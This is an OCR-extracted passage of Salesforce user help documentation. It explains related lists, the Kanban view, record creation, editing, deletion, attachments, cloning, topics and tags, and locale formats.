
On Salesforce records, links and details for associated records are grouped within related lists. Some related lists let you perform common tasks for the related object, like create records or attach files.

For example, the Lead record offers a number of related lists, including Open Activities, which lists open activities and key activity fields. On this related list, you can create a new task, a new activity, or a new meeting request. When a task related to the lead is closed, a link to that task appears in the Lead record's Activity History related list, which displays the same key fields as Open Activities, and offers other common tasks.

EDITIONS

Available in: Salesforce Classic

Available in: All editions



It's easy to arrange and access related lists. Here's how.

- Scroll the page to find the related list you need (1).
- If related list hover links (2) are enabled in your organization, click a link to view the list in a pop-up.
- Click **Customize Page** (3) to select and arrange the available related lists you want to see.

The related lists you can view and use depend on:

- Your user permissions
- User interface and page layout customizations made by your Salesforce administrator
- Personal customizations you can make

Open Items You've Recently Viewed

In the Recent Items section of the Salesforce sidebar, you'll find a list of up to 10 items (records, documents, custom objects, and the like) you've most recently added, edited, or viewed.

- To open any item's detail or edit page, just click its link.
- To view key information about an item before you click the link, hover your mouse over the link. If you don't see any information, your administrator didn't enable this feature for your organization.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions

Display a Visual Summary with Kanban


The Kanban view displays a visual summary for a selection of records. By seeing all your records at once, you can more effectively monitor your work and keep deals moving forward.

Switch to the Kanban view for almost any object from the object's list view. The Kanban view isn't available on a few objects, such as knowledge and tasks.

EDITIONS

Available in: Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



The records in the Kanban view are based on the selected list view (1). You can't view the Kanban for Recently Viewed list views. Easily toggle between the list view grid view and the Kanban view (2). Filter your records to select a single record type or view a particular subset of your records (3). Records are separated based on record type (4). Records are grouped into columns (5). Quickly move a record to a different stage by dragging the card (6). For opportunities, alerts tell how to keep a deal on track, for example, create a task or event (7).

Kanban Considerations

Be aware of these limitations and considerations when using the Kanban view.

Kanban Considerations

Be aware of these limitations and considerations when using the Kanban view.

EDITIONS

Available in: Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- The Kanban view is not available from the Recently Viewed list view. Users must select another list view before they can switch to the Kanban view.
- The Kanban view displays a maximum of 200 cards.
- Columns aren't created from inactive picklist fields.
- Records in a state or status that is inactive aren't included in the Kanban view.
- Summaries can only be created for currency fields.
- Records are only displayed if the field selected for **Group By** is included on the page layout.
- If a record has a null value for the **Group By** field, it won't appear in the Kanban view.
- Subtabs are created for record types if the **Group By** field is included on the record type's page layout, and the record type has records associated with it.
- Drag-and-drop functionality isn't supported for touchscreens.

Opportunities

- Users receive alerts on opportunities with overdue tasks, no open activities, or no activity in the last 30 days. The alerts aren't customizable.
- Opportunities can't be grouped by the `Forecast Category` field.

Leads

- Leads can't be converted in the Kanban view.
- Columns aren't created for any Lead Status value with a state of `Converted`.

Contracts

- Contracts can't be activated in the Kanban view.
- A column isn't created for the standard Contract Status of `Activated`.
- Contracts can't be grouped by the `Owner Expiration Notice` field.

Change Your Working Division

If your org uses divisions, you can change your working division from the Divisions field in the sidebar.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Divisions segment your organization's data into logical sections, making searches, reports, and list views more meaningful.

- Select the division you want to work in from the Divisions field on the sidebar.

Example: Let's say your org has set up divisions for sales areas. You can change your working division to a particular sales area and create a report to show the opportunities for just that division. Divisions are useful for organizations with large amounts of data.

Change the Dashboard on Your Home Tab

If your Home tab contains a dashboard snapshot, you can change the dashboard.

1. Click **Customize Page** in the Dashboard section of the Home tab.
2. Search for a dashboard and select a different dashboard from the drop-down list.
3. Click **Refresh** to refresh the data in your dashboard.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Update Your Data

Much of your Salesforce data is stored in individual *records*, and organized within objects. For example, the Account object presents all of your account records. If the Acme company is one of your accounts, you'll have an account record for Acme.

Create and Update Records

Creating and updating records are standard procedures for most people who use Salesforce. There are various ways to create and update records in Salesforce.

Attach Files to Records

You can attach files, such as Microsoft® Office documents, Adobe® PDFs, and images and videos, to most kinds of Salesforce records.

Print Records from Salesforce Classic

You can print Salesforce records from most detail pages.

Clone Records

When you clone a record, the new record has the record type of the original record.

Organize Records with Tags and Topics

Topics are words or phrases that you can associate with Salesforce records to organize them around common themes. Use topics to group records by a common theme, and then use those topics to filter list views. Tags are words or short phrases that you can associate with most Salesforce records to describe and organize their data in a personalized way.

Create and Update Records

Creating and updating records are standard procedures for most people who use Salesforce. There are various ways to create and update records in Salesforce.

EDITIONS

Available in: Lightning Experience

Available in: Salesforce Classic

Available in all editions

Create Records from Object Tabs

Quickly create a record from a tab. For example, create an account from the Account tab.

Create Records in Feeds

If your administrator set up this action, you can create records in the feed on the home page, the Chatter tab, and record detail pages. Publishers on different feeds offer different actions.

Create Records with Quick Create

With Quick Create, you can create records from the home pages for leads, accounts, contacts, and opportunities.

Create a Record in Salesforce Lightning Experience

Create new Salesforce records for opportunities, leads, tasks, notes, accounts, and contacts. Some objects (such as Account) have special *guidelines and considerations* for you to be aware of, but the *process* of creating a record is similar for all.

Create Records from the Sidebar

Use the Create New drop-down list in the Sidebar to create a record.

Why Is the Record I'm Trying to Save Flagged as a Duplicate? What Can I Do?

Your organization uses duplicate rules, which prevent users from creating duplicate records. Read the message to decide how to proceed.

Update Records

Many Salesforce objects offer the convenience of inline editing for records.

Update Records Inline from a List View in Lightning Experience

Conveniently edit fields on records directly from a list view.

How Do I Update Custom Object Records?

Updating custom object records is similar to updating standard object records. Whether you can access and change a custom object record, depends on your permissions.

Delete Records

For some kinds of objects, deleting one record affects other, related records.

Formats for Currency, Dates, Times, Names, and Phone Numbers

The format used for currency, dates, times, phone numbers, and names of people in Salesforce is determined by your `Locale` setting.

Create Records from Object Tabs

Quickly create a record from a tab. For example, create an account from the Account tab.

1. Click the tab for the kind of record you want to create. For example, click the Accounts tab if you want to create an account record.
2. Click **New**.
3. Select a record type if you're prompted.
4. Enter values in the fields. Fields with a red bar ( ) are required fields.

   Tip: The help includes field definitions for most objects. Search the help for the object name + "fields". For example, if you're creating or editing an account record, look up "Account Fields" in the help.

5. Save your changes, when you finish entering values for your new record. If you navigate away from the page before clicking **Save**, you lose your changes.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To create records:

- "Create" on the object for the kind of record you're creating

Create Records in Feeds

If your administrator set up this action, you can create records in the feed on the home page, the Chatter tab, and record detail pages. Publishers on different feeds offer different actions.

1. In the publisher, click the quick action that corresponds to the kind of record you want to create.

   For example, to add a contact to an account, navigate to the account's detail page and select **Create Contact**.

2. Enter values in the fields. Fields with a red bar ( ) are required fields.

   The help includes field definitions for most objects. Search the help for the object name + "fields". For example, if you're creating or editing an account record, look up "Account Fields" in the help.

3. When you finish entering values for your new record, click **Create**.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To create records:

- "Create" on the object for the kind of record you're creating

Create Records with Quick Create

With Quick Create, you can create records from the home pages for leads, accounts, contacts, and opportunities.

You can also create accounts from the Account lookup field results list on the Quick Create form on contacts, leads, and opportunities. Validation rules don't apply when you create new records with Quick Create.

1. Click the tab for the kind of record you want to create. To create an account while you create a contact, lead or opportunity, click the icon next to the Account field in the Quick Create form you're using.
2. Enter values in the fields. Fields with a red bar ( ) are required fields.
   The help includes field definitions for most objects. Search the help for the object name + "fields". For example, if you're creating or editing an account record, look up "Account Fields" in the help.
3. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To create records:

- "Create" on the object for the kind of record you're creating

Create a Record in Salesforce Lightning Experience

Create new Salesforce records for opportunities, leads, tasks, notes, accounts, and contacts. Some objects (such as Account) have special *guidelines and considerations* for you to be aware of, but the *process* of creating a record is similar for all.

Note: This information is for Lightning Experience. If you see the App Launcher icon ( ) on the left side of the navigation bar at the top of your screen, you're in Lightning Experience. If not, you're in Salesforce Classic.

EDITIONS

Available in: Lightning Experience

Available in all editions

You can create records in different ways in Lightning Experience.

- To create records from any Salesforce page, select the item you want in the navigation menu, then click **New** in the list view.
- To create records from an existing record, click **New** for the item you want. For example, let's say you're viewing a contact record and want to create a note about the contact—click **New** in the Notes section of the contact page.

Create Records from the Sidebar

Use the Create New drop-down list in the Sidebar to create a record.

1. From the Create New drop-down list in the sidebar, select the type of record you want to create.

   The new record page immediately displays in the appropriate tab or the Upload a File dialog box displays if you selected **File**.

2. Fill in the fields.
3. Click **Save** or **Upload to My Files** if you selected **File**.

EDITIONS

Available in: Salesforce Classic

The available options in the Create New drop-down list vary according to which permissions you have, which Salesforce Edition you are using, and which app you are using.

Why Is the Record I'm Trying to Save Flagged as a Duplicate? What Can I Do?


Your organization uses duplicate rules, which prevent users from creating duplicate records. Read the message to decide how to proceed.

Here's what you see if the record you're trying to save is flagged as a possible duplicate.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



1. A system-generated message tells you how many possible duplicates were found. The number includes only the records you have access to. If you don't have access to any of the records that are identified as possible duplicates, this message doesn't include a number. It includes a list of record owners so you can request access to the existing duplicates.
2. A custom alert written by whoever created the duplicate rule. Ideally, the alert explains why you can't save the record and what you can do.
3. If the duplicate rule allows you to save a record despite it being a possible duplicate, the **Save (Ignore Alert)** button is present. If the duplicate rule blocks you from saving a record that is a possible duplicate, the **Save** button is present. However, you can't save the record successfully until you make the necessary changes to the record so it's no longer flagged as a possible duplicate.
4. The list of possible duplicates includes only records you have access to. The fields shown in the list include only fields you have access to (up to the first 7 fields that were compared and determined to match). A maximum of 5 records are displayed in this list. If more than 5 duplicates were found, click **Show All >>** to see full list of records, up to 100. Records are listed in the order they were last modified. To go directly to one of the records in the list, by click its link.
5. The highlighted fields are the fields that were compared and determined to match.

Update Records

Many Salesforce objects offer the convenience of inline editing for records.

Not all fields on all objects can be edited inline. To find out whether a field supports inline editing, hover over it and look for a pencil icon ( ).

1. Find and open the record you want to edit.
2. Click **Edit**.
3. Enter or edit values in the fields.

   Tip: The help includes field definitions for most objects. Search the help for the object name + "fields". For example, if you're creating or editing an account record, look up "Account Fields" in the help.

4. Save your changes, when you finish entering or editing values.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To edit records:

- "Edit" on the object for the kind of record you're editing

Update Records Inline from a List View in Lightning Experience

Conveniently edit fields on records directly from a list view.

Not all fields on records in a list view can be edited inline. To find out whether a field supports inline editing, hover over it and look for the pencil . Non-editable cells have a lock .

As always, you can edit only the records that you have access to.

To edit fields in one row of a list view:

1. From the list, hover over the cell to edit, and then click . Or, double-click the cell.
2. Make your change in the editable cell or cells.
   A **Save** button appears at the bottom of the list view.
3. Click **Save**.

   If other people make inline edits to the same fields on a record simultaneously, only the most recent edit is saved.

EDITIONS

Available in: Lightning Experience

Available in all editions

USER PERMISSIONS

To edit fields on records:

- "Edit" on the object for the kind of record you're editing

Considerations for Editing Inline in a List View

You can't edit inline in a list view if:

- The list view contains more than one record type.
- The list view uses filter logic that contains OR clauses.

You can edit inline in Recently Viewed or Team list views that are predefined to contain only one record type. You can also edit Tasks on the Tasks object home page, even though they're not in a list view.

Some fields or field types aren't editable inline.

- Built-in fields like Record ID or Created Date (never editable from the user interface)
- Standard fields of type date/time, auto number, roll-up summary, record type, master-detail, long text area, Rich Text, checkbox, or hierarchy
- Compound fields including Name, Account Name, address fields, and geolocation fields

  Note: First Name and Last Name are editable.

- The opportunity fields Expected Revenue and Forecast Category
- Custom dependent picklists
- Encrypted text fields

How Do I Update Custom Object Records?

Updating custom object records is similar to updating standard object records. Whether you can access and change a custom object record, depends on your permissions.

Important: If you landed on this page because you were looking for more information about a particular object, your Salesforce administrator didn't create a help page for that object. The Salesforce Help covers only the standard objects provided with the initial Salesforce integration.

SEE ALSO:

Update Records

What's the Difference Between Standard and Custom Objects?

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view custom object records:

- "Read" on the custom object

To change custom object records:

- "Edit" on the custom object

Delete Records

For some kinds of objects, deleting one record affects other, related records.

Before you delete a record, check whether there are related records. For example, if you delete an account or contact, all associated assets are also deleted.

1. Find and open the record you want to delete.
2. Click **Delete**.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To delete records:

- "Delete" on the object for the kind of record you're deleting

Formats for Currency, Dates, Times, Names, and Phone Numbers

The format used for currency, dates, times, phone numbers, and names of people in Salesforce is determined by your `Locale` setting.

To find out what date/time format your `Locale` setting uses:

1. From your personal settings, enter *`Advanced User Details`* in the `Quick Find` box, then select **Advanced User Details**. No results? Enter *`Personal Information`* in the `Quick Find` box, then select **Personal Information**.
2. View the date/time format used in the read-only `Created By` field. This is the format you should use for entering dates and times in Salesforce fields.

EDITIONS

Available in: Lightning Experience andSalesforce Classic

Available in: **All** Editions except **Database.com**

Currency

In most Salesforce editions, the format and currency type you can use for currency fields, such as Quota or Annual Revenue, are determined by the Currency Locale setting for your company. In Group, Professional, Enterprise, Unlimited, and Performance Edition orgs that use multiple currencies, the format and currency type are determined by the Currency field in the record you're creating or editing.

Tip: When you enter a monetary amount (or any other type of number), you can use the shortcuts **k**, **m**, or **b** to indicate thousands, millions, or billions. For example, when you enter *`50k`* it appears as `50,000`. However, these shortcuts do not work for filter criteria.

Dates and Times

Many fields allow you to enter a date or a time in the format specified by your personal Locale setting.

When entering dates, you can choose a date from the calendar, or manually enter a date.

Only dates within a certain range are valid. The earliest valid date is 1700-01-01T00:00:00Z GMT, or just after midnight on January 1, 1700. The latest valid date is 4000-12-31T00:00:00Z GMT, or just after midnight on December 31, 4000. These values are offset by your time zone. For example, in the Pacific time zone, the earliest valid date is 1699-12-31T16:00:00, or 4:00 PM on December 31, 1699.

Tip:

- Years appear and are saved as four digits, but you can enter the final two digits and Salesforce determines the first two. Entries *`60`* through *`99`* are assumed to be in the 20th century (for example: `1964`), and entries *`00`* to *`59`* are assumed to be in the 21st century (for example: `2012`).

- If your locale is set to English (United States) and you enter numbers for month and day only (example: `01/15`), Salesforce supplies the current year.
- If your locale and language are English, you can enter words like `Yesterday`, `Today`, and `Tomorrow`, or any day of the week, and Salesforce figures it out. Weekday names (such as `Monday`) are always considered to be in the following week.

Phone Numbers

When you enter phone numbers in various phone fields, Salesforce preserves whatever phone number format you enter. However, if your Locale is set to English (United States) or English (Canada), 10-digit phone numbers and 11-digit numbers that start with "1" are formatted as `(800) 555-1212` when you save the record.

Tip:

- If you do not want the parentheses-space-hyphen formatting (`(800) 555-1212`) for a 10- or 11-digit number, enter a "+" before the number. For example: `+49 8178 94 07-0`.
- If your 10- and 11-digit phone numbers have Salesforce's automatic format, you might need to enter the parentheses when specifying filter conditions. For example: `Phone starts with (415)`.

Attach Files to Records

You can attach files, such as Microsoft® Office documents, Adobe® PDFs, and images and videos, to most kinds of Salesforce records.

The size limit for an attached file is 25 MB when attached directly to the related list, including a file attached to a solution.The size limit for an email message, including attachments, is 25 MB.

1. Open the record.
2. Click **Attach File**.
3. Click **Browse** and find the file you want to attach.
4. Click **Attach File** to upload the file.
5. Click **Done** when the upload is finished.

Note:

- When a file is attached to a record's Chatter feed it's added to the Notes and Attachments related list as a feed attachment. The file size limit for Chatter feed attachments is 2 GB.
- If the `Don't allow HTML uploads as attachments or document records` security setting is enabled for your organization, you cannot upload files with the following file extensions: `.htm`, `.html`, `.htt`, `.htx`, `.mhtm`, `.mhtml`, `.shtm`, `.shtml`, `.acgi`, `.svg`.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To attach files to records:
- "Edit" on the object

Print Records from Salesforce Classic

You can print Salesforce records from most detail pages.

1. Click the **Printable View** link located in the upper right corner of most detail pages.

   A new browser window opens with the record displayed in a simple, print-ready format. You can collapse and expand individual sections in the printable view by clicking the triangles next to the section headings.

   Note: On the Console tab, you can click the print icon ( ) to open a record's printable view.

2. Click **Print This Page** or use your browser's print function to send the page to a printer.

Clone Records

When you clone a record, the new record has the record type of the original record.

1. Click **Clone** on an existing object record.

   If the record type of the cloned record isn't available in your profile or permission sets, the new record adopts your default record type.

2. Enter or change any information for the new record.

   If you have read-only access to a field, the value of that field is not carried over to the cloned record.

3. Save your changes.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To clone custom object records:

- "Create" on the custom object

Organize Records with Tags and Topics

Topics are words or phrases that you can associate with Salesforce records to organize them around common themes. Use topics to group records by a common theme, and then use those topics to filter list views. Tags are words or short phrases that you can associate with most Salesforce records to describe and organize their data in a personalized way.


When Chatter is enabled, you can also see records on a topic in one central place—the Records tab of the topic detail page. For example, if a number of accounts are participating in a conference, you might add the topic `User Conference` to their records. You could then use that topic to filter an accounts list view, or (with Chatter) view the accounts together on the Records tab of the `User Conference` topic page.

EDITIONS

Available in: Salesforce Classic

Available in all editions

Here's an example topic detail page, with the Records tab showing accounts on the topic. (If you don't see a Records tab like this for a particular topic, the topic hasn't been added to any records.)



Admins can enable or disable topics for accounts, assets, campaigns, cases, contacts, contracts, files, leads, opportunities, orders, solutions, custom objects, and English articles. While you can enable topics for tasks, the Records tab is not supported for tasks. Topics on files are added to files automatically when topics are added to the feed posts they're attached to.

Add Topics to Records
Add topics to quickly organize records around common themes, retrieve them in list views, and (with Chatter) view them on topic detail pages.

Remove Topics from Records
Remove a topic from a record if it no longer applies.

Tag Records
Use tags to group records from various objects by a common theme. Add tags in search criteria to make finding information fast and intuitive.

Remove Tags from Records

Add Topics to Records

Add topics to quickly organize records around common themes, retrieve them in list views, and (with Chatter) view them on topic detail pages.

Topics for objects must be enabled before you can add topics to records of that object type.

Note: All topic names are public and appear in search results, but this doesn't affect the visibility of records that have topics.

1. On the top of the record detail page under the record name, click **Click to add topics**. If the record already has topics, click **Topics**.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To add topics to a record:


- "Read" and "Edit" on the record

  AND


  "Assign Topics" to add existing topics

  OR

  "Create Topics" to add new topics



If your administrator enabled feed-based layouts, click **Add Topics** in the sidebar of the feed view.



2. In the topic editor, start typing your text. As you type, you can pick a topic from the list of suggestions, or keep typing to create your own unique topic. To add more than one topic, type a comma after each topic.

   Commas (,) and closing square brackets ( ]) automatically end a topic. Other punctuation, symbols, and separators are supported in topic names.

   Records can have up to 100 topics.

3. When you're done adding topics, click **Done** or press **Enter**.

You can now use topics you add to records to filter your list views. And if your administrator enabled Chatter, topics added to records become links to topic detail pages, where associated records appear on the Records tab for easy access. (Note that Chatter posts on a record aren't automatically added to a record's topics; you must add the topics to the posts.)

Remove Topics from Records

Remove a topic from a record if it no longer applies.

Removing topics doesn't delete them. Before you remove a topic from a record, consider whether someone else added it; they may be using the topic to track the record.

1. On the top of the record detail page, click **Topics**.
2. Click next to the topic you want removed from the record.
3. Click **Done** or press ENTER.

Removing a topic from a record removes the record from any list views using that topic as a filter. If Chatter is enabled, the record is also removed from the Records tab of the topic detail page.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To remove topics from a record:

- "Read" and "Edit" on the record

  AND

  "Assign Topics"

Tag Records

Use tags to group records from various objects by a common theme. Add tags in search criteria to make finding information fast and intuitive.

1. On the top right corner of the record detail page, click **Add Tags** or **Edit Tags**.
2. In the `Personal Tags` or `Public Tags` text boxes, enter comma-separated lists of the tags that you want to associate with the record.

   Tags can only contain letters, numbers, spaces, dashes, and underscores, and must contain at least one letter or number. As you enter new tags, up to 10 tags that have already been defined are displayed as auto-complete suggestions. The list of suggestions changes to show only those tags that match the prefix you have entered.

   There are limits on the number of personal and public tags you can create and apply to records. If you exceed the number of tags, any new tags you add aren't saved. Go to the Tags page and delete infrequently used tags.

Example: For example, you could tag contacts and leads you met at a conference with the phrase *User Conference 2011*. You can then search for the *User Conference 2011* tag and click that tag in search results to retrieve those records.

EDITIONS

Available in: Salesforce Classic

